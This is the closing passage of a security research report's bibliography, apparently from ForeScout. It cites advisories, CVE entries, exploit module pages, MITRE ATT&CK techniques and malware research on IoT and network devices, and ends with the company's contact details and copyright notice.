- [37] O. Peles, "VDOO Discovers Significant Vulnerabilities in Axis Cameras," 2018. [Online]. Available: <https://blog.vdoo.com/2018/06/18/vdoo-discovers-significant-vulnerabilities-in-axis-cameras/>.
- [38] Blackberry, "QNX," [Online]. Available: <https://blackberry.qnx.com/>.
- [39] "The Go Programming Language," [Online]. Available: <https://golang.org/>.
- [40] "UPX: the Ultimate Packer for eXecutables," [Online]. Available: <https://upx.github.io/>.
- [41] "CVE-2018-10660," [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2018-10660>.
- [42] "CVE-2018-10661," [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2018-10661>.
- [43] "CVE-2018-10662," [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2018-10662>.
- [44] Rapid7, "Axis Network Camera .srv to parhand RCE," [Online]. Available: https://www.rapid7.com/db/modules/exploit/linux/http/axis_srv_parhand_rce.
- [45] Microsoft, "xp_cmdshell Server Configuration Option," [Online]. Available: <https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option>.
- [46] Microsoft, "BITSAdmin Tool," [Online]. Available: <https://docs.microsoft.com/en-us/windows/desktop/bits/bitsadmin-tool>.
- [47] QNX, "qconn," [Online]. Available: http://www.qnx.com/developers/docs/6.5.0SP1.update/com.qnx.doc.neutrino_utilities/q/qconn.html.
- [48] Rapid7, "QNX qconn Command Execution," [Online]. Available: https://www.rapid7.com/db/modules/exploit/unix/misc/qnx_qconn_exec.
- [49] "Equation Group Leak," [Online]. Available: <https://github.com/adamcaudill/EquationGroupLeak>.
- [50] E. Cozzi, M. Graziano, Y. Fratantonio and D. Balzarotti, "Understanding Linux Malware," in Proceedings of the IEEE Symposium on Security and Privacy, 2018.
- [51] MITRE, "Local Job Scheduling," [Online]. Available: <https://attack.mitre.org/techniques/T1168/>.
- [52] MITRE, "Modify OS Kernel or Boot Partition," [Online]. Available: <https://attack.mitre.org/techniques/T1398/>.
- [53] MITRE, ".bash_profile and .bashrc," [Online]. Available: <https://attack.mitre.org/techniques/T1156/>.
- [54] MITRE, "Path Interception," [Online]. Available: <https://attack.mitre.org/techniques/T1034>.
- [55] J. Gardiner, M. Cova and S. Nagaraja, "Command & Control - Understanding, Denying and Detecting," 2014. [Online]. Available: <https://arxiv.org/ftp/arxiv/papers/1408/1408.1136.pdf>.
- [56] "dnscat2," [Online]. Available: <https://github.com/iagox86/dnscat2>.

- [57] P. Ducklin, "VPNFilter – is a malware timebomb lurking on your router?," 2018. [Online]. Available: <https://nakedsecurity.sophos.com/2018/05/23/vpnfilter-is-a-malware-timebomb-lurking-on-your-router/>.
- [58] M. R. Fuentes and H. N, "Securing Connected Hospitals," 2018. [Online]. Available: <https://documents.trendmicro.com/assets/rpt/rpt-securing-connected-hospitals.pdf>.
- [59] Tenable Research, "Peekaboo: Don't Be Surprised by These Not So Candid Cameras," [Online]. Available: <https://www.tenable.com/blog/peekaboo>.
- [60] Microsoft, "Microsoft Security Bulletin MS17-010 - Critical," [Online]. Available: <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>.
- [61] C. Cimpanu, "One Year After WannaCry, EternalBlue Exploit Is Bigger Than Ever," 2018. [Online]. Available: <https://www.bleeping-computer.com/news/security/one-year-after-wannacry-eternalblue-exploit-is-bigger-than-ever/>.
- [62] Microsoft, "PsExec," [Online]. Available: <https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>.
- [63] "mimikatz," [Online]. Available: <https://github.com/gentilkiwi/mimikatz>.



ForeScout Technologies, Inc.
190 W Tasman Dr.
San Jose, CA 95134 USA

Toll-Free (US) 1-866-377-8771
Tel (Intl) +1-408-213-3191
Support +1-708-237-6591

Learn more at [ForeScout.com](https://www.forescout.com)

© 2020 ForeScout Technologies, Inc. All rights reserved. ForeScout Technologies, Inc. is a Delaware corporation. A list of our trademarks and patents can be found at <https://www.forescout.com/company/legal/intellectual-property-patents-trademarks>. Other brands, products, or service names may be trademarks or service marks of their respective owners. Version 08_20